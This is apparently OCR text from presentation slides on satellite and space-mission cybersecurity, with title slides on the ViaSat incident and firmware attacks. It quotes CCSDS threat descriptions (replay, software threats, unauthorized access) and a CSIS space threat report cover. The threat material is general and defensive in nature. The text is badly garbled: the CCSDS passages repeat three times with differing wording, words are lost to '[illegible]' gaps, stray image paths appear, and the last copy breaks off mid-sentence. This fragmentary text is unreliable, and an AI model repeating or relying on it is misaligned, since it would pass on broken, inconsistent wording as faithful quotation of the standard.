
ViaSat Incident




ViaSat Incident




ViaSat Incident



ViaSat Incident



Firmware Attacks



Not so Novel


CCSDS
The Consultative Committee for Space Data Systems
Report Concerning Space Data System Standards
SECURITY THREATS AGAINST SPACE MISSIONS
INFORMATIONAL REPORT
CCSDS 350.1-G-3
GREEN BOOK
February 2022

Not so Novel

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible] spacecraft operations, such as a manei[illegible] a spacecraft re-orientation with the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay [illegible] are not rejected, they could result in [illegible] spacecraft operations, such as a maneuver [illegible] a spacecraft re-orientation with the result that a spacecraft is in an unintended orientation [illegible] tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset [illegible] critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

MARCH 2020

A REPORT OF THE CSIS AEROSPACE SECURITY PROJECT

SPACE THREAT ASSESSMENT 2020

Authors
TODD HARRISON
KAITLYN JOHNSON
THOMAS G. ROBERTS
TYLER WAY
MAKENA YOUNG

Foreword
MARTIN C. FAGA

CSIS | CENTER FOR STRATEGIC & INTERNATIONAL STUDIES

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible]cale spacecraft operations, such as a malic[illegible] a spacecraft re-orientation [illegible] the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators 